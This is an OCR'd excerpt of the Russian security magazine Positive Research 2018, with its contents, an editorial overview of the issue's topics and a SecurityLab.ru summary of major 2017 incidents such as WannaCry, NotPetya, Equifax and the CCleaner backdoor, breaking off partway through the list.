POSITIVE TECHNOLOGIES

Positive Research 2018

Сборник исследований по практической безопасности

Содержание

78

92

120

Безопасность ICO

Веб-безопасность

Телеком-сети


POSITIVE TECHNOLOGIES

140 Только хардкор

158 Безопасность безопасности

182 Светлое будущее

192 Наша кухня



От редакции: Нашествие вирусов-вымогателей, коварный процессор и суета вокруг биткойна

Друзья, вы держите в руках новый номер журнала Positive Research. В нем мы собрали самые свежие аналитические статьи от наших экспертов в области кибербезопасности: статистику уязвимостей веб-приложений, информацию об атаках на промышленный сектор и финансовые организации и о многом-многом другом. Что ни говори, а по части информационной безопасности минувший год выдался на редкость урожайным.

Во-первых, на горизонте замаячили новые «герои» — вирусы-шифровальщики, наделавшие немало шуму по всему миру. Во-вторых, поднялся ажиотаж вокруг криптовалют, а курс биткойна «разбудил» кибермошенников, всегда готовых поживиться за чужой счет. Банки оказались в зоне повышенного риска, а несовершенство веб-приложений только усугубило и без того тревожное состояние рынка финансовых услуг. Наконец, была обнаружена одна из самых интригующих уязвимостей года — подробности читайте в журнале!

Старые грабли. Бум атак вирусов-шифровальщиков буквально взорвал мир в 2017 году, а страшное имя WannaCry знают, кажется, уже даже бабушки на лавочке у подъезда. Кто поручится, что угроза червей-вымогателей осталась в прошлом? А ведь защититься от этой киберчумы XXI века не так уж и сложно: нужно просто следовать старому как мир правилу — вовремя устанавливать обновления. Однако этим советом общество в силу лени, легкомыслия и чрезмерной экономии пренебрегает и в итоге уверенно наступает на те же грабли, «ловя» новый вирус с очередным веселым названием, как в случае с NotPetya или Bad Rabbit (стр. 12).

Социальная инженерия. Довольно подлый, далеко не новый, но по-прежнему актуальный метод манипулирования пользователем, который привык открывать на компьютере все подряд — сомнительные ссылки, вложения. Да и как не открыть письмо с темой «Список сотрудников на увольнение»? И ведь открывающему невдомек, что эти письма отправлены, скажем, ботом, с помощью которого злоумышленники, играя на банальных человеческих тщеславии или доверчивости, получают доступ к ценной информации жертвы. И все бы ничего, если бы пользователи открывали такие послания только с личных машин. Ситуация приобретает совсем угрожающий характер, когда это делают со своих рабочих мест сотрудники компаний и госучреждений: они напропалую открывают письма и вложения, уносят файлы домой, регистрируются в соцсетях с корпоративных имейлов. Некоторые даже умудряются выдать злоумышленникам важные данные по телефону (стр. 26).

«Лихие девяностые» блокчейна. «Money, money, money», — пела когда-то давно группа ABBA, заявляя, что этим миром владеют богачи. Сегодня этот хит мог бы звучать примерно так: «Bitcoin, bitcoin, bitcoin»… Несчастные, накупившие на заре и в середине 10-х годов биткойны, хватались за сердце в поиске паролей от ключей к криптокошелькам, когда цена на флагманскую криптовалюту выросла многократно. Криптовалютные биржи, где кривые стоимости цифровых валют колыхались, как океан в плохую погоду, доводили до инфаркта обладателей криптонакоплений: очевидно, что за последний год мир помешался на криптовалюте. Там, где пахнет большими деньгами, неизбежно трется орава мошенников, а туда, где пахнет криптоденьгами, манит киберпреступников. Как обезопасить свои криптоавуары, как правильно выбрать биржу, как не попасться на удочку при проведении ICO — читайте на стр. 80.

Есть такая профессия. Если ваш ребенок не отлипает от компа, не спешите принимать радикальные меры. Возможно, с вами под одной крышей растет будущий обладатель одной из самых редких, востребованных и, чего уж там, денежных профессий — пентестер. О нелегком пути «белых хакеров» читайте на стр. 194.

Компоненты АСУ ТП в интернете. Сегодня практически любой продвинутый пользователь с помощью общедоступных поисковых систем может обнаружить в сети IP-адреса компонентов промышленного сетевого оборудования. И если злоумышленники получат контроль над такими устройствами, это может нарушить работу инженерных систем или производственной инфраструктуры. В 2017 году мы зафиксировали увеличение числа уязвимостей такого оборудования (их анализ см. на стр. 36).


Восстание машин. Применение машинного обучения в современных сервисах уже не является чем-то новым. Скорее, наоборот — оно стало необходимой частью каждого уважающего себя стартапа. К счастью, не для всех задач необходимо уникальное решение, очень часто можно сэкономить и воспользоваться уже готовыми моделями. А в наше время можно не только купить, но и взять опенсорсную модель. Но действительно ли все так хорошо? О том, безопасно ли машинное обучение, как злоумышленники могут воспользоваться технологией в преступных целях, можно ли защитить технологию машинного обучения, — обо всем этом читайте на стр. 184.

SMS-перехват. Киберпреступники не только осведомлены о проблемах безопасности сигнальных сетей, но и активно эксплуатируют эти уязвимости. Согласно результатам нашего исследования, злоумышленники следят за абонентами, перехватывают звонки, обходят системы тарификации, блокируют пользователей. Как пример, один исследованный нами крупный оператор с абонентской базой в несколько десятков миллионов человек ежедневно подвергается более чем 4 тысячам кибератак. По нашим оценкам, успешными для злоумышленников являются 100% атак, направленных на перехват SMS-сообщений. При этом кража передаваемых таким образом одноразовых кодов чревата компрометацией систем ДБО, интернет-магазинов, порталов государственных услуг и множества других сервисов (стр. 122).

Осторожно! Intel inside. Слоган главной в мире компании по производству процессоров вполне заслуживает такого алармистского «префикса». Особенно после того, как наши специалисты обнаружили уязвимость в микроконтроллере Intel Management Engine. О том, какие угрозы несет в себе эксплуатация уязвимости, и о том, есть ли шанс их избежать (спойлер: нет), читайте на стр. 145 и 148.

Веб-приложения банков наиболее уязвимы. Автоматизированный анализ исходного кода показал, что все веб-приложения имеют уязвимости, причем всего лишь в 6% исследованных нами систем отсутствуют уязвимости высокой степени опасности. Наибольшему риску подвержены финансовый сектор и государственные учреждения: именно эти отрасли больше других заинтересованы в анализе исходного кода, так как их веб-ресурсы являются приоритетными целями для злоумышленников (стр. 103).

Будущее: от комфорта к контролю. В сегодняшнем мире тотальной цифровизации все меньше места остается самостоятельному выбору. Кажется, что все уже решается за нас, и решается отнюдь не плохо. Мы без сожаления оставляем повсюду свои персональные данные: телефоны, имейлы, номера кредиток — и соглашаемся на их обработку, даже не вчитываясь в текст соглашения. Потому что это удобно, такая форма общения с корпорациями экономит нам кучу времени и нервов. Корпорации поглощают наши данные, обрабатывают их, множат таинственную «бигдату» и за эту ценную информацию предлагают нам нужные товары по акции, дают возможность покупки онлайн-билетов в театр, а фитнес-приложения «запрещают» съедать слишком калорийное пирожное. Что это: путь человечества к комфорту или поступательный отказ от свободы принимать решения? И насколько безопасен такой комфорт? (Стр. 189)



Топ-15 инцидентов безопасности за 2017 год

Александр Антипов

Портал SecurityLab.ru подготовил для наших читателей список самых крупных и резонансных кибератак и утечек данных, имевших место в прошлом году.

01 WannaCry

Глобальная волна кибератак с использованием вымогательского ПО WannaCry стала, пожалуй, самой обсуждаемой в 2017 году. Атаки начались 12 мая, и в результате зараженными оказались свыше 500 тыс. компьютеров в 150 странах мира. Лидерами по количеству инфицированных систем стали Россия, Украина и Индия.

WannaCry сканировал интернет на наличие открытых TCP-портов 445, отвечающих за обслуживание протокола SMB версии 1. Обнаружив уязвимую систему, «вредонос» использовал эксплойт EternalBlue из арсенала Агентства национальной безопасности США. Далее устанавливался бэкдор DoublePulsar, через который загружался и запускался исполняемый код WannaCry.

После установки на системе «вредонос» шифровал хранящиеся на ней файлы и требовал выкуп за их восстановление.

02 NotPetya

Спустя полтора месяца после атак WannaCry ряд украинских и российских компаний накрыла волна атак с использованием вымогательского ПО NotPetya. Атаки начались 27 июня с Украины, а затем распространились на другие страны.

Подобно WannaCry, NotPetya распространялся с помощью эксплойта EternalBlue. Как стало известно позднее, изначально «вредонос» попал на зараженные системы с обновлениями ПО «M.e.doc».

03 Атаки шифровальщика Bad Rabbit

В октябре 2017 года ряд крупных организаций России и Украины подверглись атакам вымогательского ПО Bad Rabbit. Среди жертв «вредоноса» оказались несколько российских СМИ, аэропорт Одессы и метрополитен Киева. Bad Rabbit распространялся посредством атаки watering hole, предполагающей заражение сайтов, часто посещаемых потенциальными жертвами.

04

Утечка 1,4 млрд записей River City Media

Крупнейшей утечкой данных в 2017 году стала утечка 1,4 млрд записей, источником которой оказалась спамерская компания River City Media. Утекшая БД содержала электронные адреса, полные имена, IP-адреса и даже реальные домашние адреса интернет-пользователей.

05

Утечка данных Equifax

Одной из наиболее резонансных кибератак в прошлом году стала атака на крупное бюро кредитных историй Equifax, в результате которой произошла утечка персональных данных 143 млн человек. Инцидент имел место в мае-июле 2017 года, однако бюро сообщило о нем только в сентябре. В ходе атаки злоумышленники получили доступ к файлам, содержавшим имена, номера социального страхования и водительских удостоверений. Кроме того, в руки неизвестных попали номера кредитных карт порядка 209 тыс. американцев, а также документы, содержавшие персональную информацию примерно 180 тыс. клиентов бюро. Хакеры также похитили персональные данные некоторых жителей Канады и Великобритании.

06

Проект Vault 7


В марте 2017 года организация WikiLeaks приступила к публикации секретных материалов, проливающих свет на хакерские возможности ЦРУ. По словам представителей организации, проект, получивший название Vault 7, является крупнейшим «сливом» материалов ЦРУ.

07

Cloudbleed

В феврале 2017 года стало известно об уязвимости в одной из крупнейших сетей доставки контента CloudFlare. Ошибка, получившая название Cloudbleed, привела к утечке конфиденциальных данных, в том числе паролей, сессионных файлов cookie и токенов, фигурирующих при обработке запросов других сайтов.

Утечки происходили с сентября 2016 года по февраль 2017. В этот период в открытый доступ попадали случайные порции конфиденциальных данных, включая личную информацию пользователей сайтов крупнейших компаний. Утекшие данные сохранялись в кэше поисковых систем и могли быть выявлены злоумышленниками через отправку типовых поисковых запросов.



08 Волна атак на MongoDB

Начало 2017 года ознаменовалось волной атак на незащищенные базы данных MongoDB. Ответственность за них лежит на хакере под псевдонимом Harak1r1. Злоумышленник копировал содержимое баз данных на свои серверы, а затем удалял его из оригинальных баз. Владельцы БД, желавшие получить свои данные обратно, должны были заплатить выкуп от 0,2 до 1 биткойна. По состоянию на 9 января 2017 года количество взломанных БД превышало 27 тысяч. Вслед за MongoDB волна атак обрушилась на незащищенные кластеры Elasticsearch.

09 Похищение 32 млн $ в криптовалюте Ethereum

19 июля 2017 года неизвестный хакер проэксплуатировал уязвимость в Ethereum-клиенте для управления кошельками Parity (версии 1.5 и выше) и похитил криптовалюту из многопользовательских кошельков на сумму около 32 млн долл. США. В общей сложности злоумышленник вывел из кошельков пользователей 153 017,021336727 эфиров.


10 Утечка данных HBO

В июле 2017 года американская телесеть HBO стала жертвой кибератаки. По некоторым данным, злоумышленникам удалось похитить 1,5 ТБ данных. Наибольший резонанс вызвала утечка сценариев еще не вышедших серий популярного телесериала «Игра престолов». Кроме того, хакеры похитили тысячи внутренних документов HBO.

11 Бэкдор в CCleaner

В сентябре 2017 года в популярной утилите CCleaner был обнаружен бэкдор. 11 сентября на сервер CCleaner неизвестные загрузили предварительно модифицированные версии 5.33 и 1.07.3191. Пользователи скачали скомпрометированные версии утилиты более 2,2 млн раз. «Вредонос» собирал, шифровал и отправлял на сервер злоумышленников информацию об имени компьютера, установленном ПО и запущенных процессах.

Ответственность за инцидент, предположительно, лежит на китайской киберпреступной группировке Axiom. Целью хакеров являлись технологические компании, такие как Cisco, Singtel, HTC, Samsung, Sony, Gauselmann, Intel, VMware, O2, Vodafone, Linksys, Epson, MSI, Akamai, DLink, Oracle (Dyn), Microsoft и Google (Gmail).



12

Утечка внутренних сборок и исходников Windows 10

В июне 2017 года в открытом доступе оказались официальные и приватные образы, исходный код драйверов Windows 10, стеков USB и Wi-Fi, а также код ARM-версии ядра OneCore. Массив данных размером 32 ТБ (в архивированном виде 8 ТБ) оказался на сайте betaarchive.com. Архив предположительно был нелегально получен из внутреннего хранилища Microsoft в марте того же года. Помимо официальных сборок, дамп также включал конфиденциальные внутренние сборки Windows 10 и Windows Server 2016, предназначенные только для инженеров Microsoft.

13

Сбой в работе Amazon Web Services

В ночь на 1 марта 2017 года произошел крупнейший за последние несколько лет интернет-коллапс. Из-за неполадок в работе крупнейшей облачной системы хранения данных Amazon Web Services — Amazon Simple Storage Service — огромное количество сайтов вышли из строя. В числе пострадавших оказались некоторые сервисы Apple (App Store, Apple Music, FaceTime, iCloud, iTunes, Photo) и Adobe, сайты Комиссии по ценным бумагам и биржам США, платформа для разработчиков GitHub, ряд новостных ресурсов, краудфандинговая платформа Kickstarter, почтовый сервис Mailchimp, приложение Signal и пр.

14

Отключение крупнейших подпольных торговых площадок AlphaBay и Hansa

5 июля 2017 года крупнейшая торговая площадка даркнета AlphaBay, получившая неофициальное название «второй SilkRoad», внезапно перестала работать. Как выяснилось позже, в этот день была проведена координированная правоохранительная операция в трех странах. В результате полицейских рейдов сайт AlphaBay был отключен, а предполагаемый администратор-поставщик канадец Александр Казес (Alexander Cazes) арестован. Вслед за AlphaBay, в разы превосходившей SilkRoad по своим масштабам, правоохранители отключили подпольную торговую площадку Hansa.

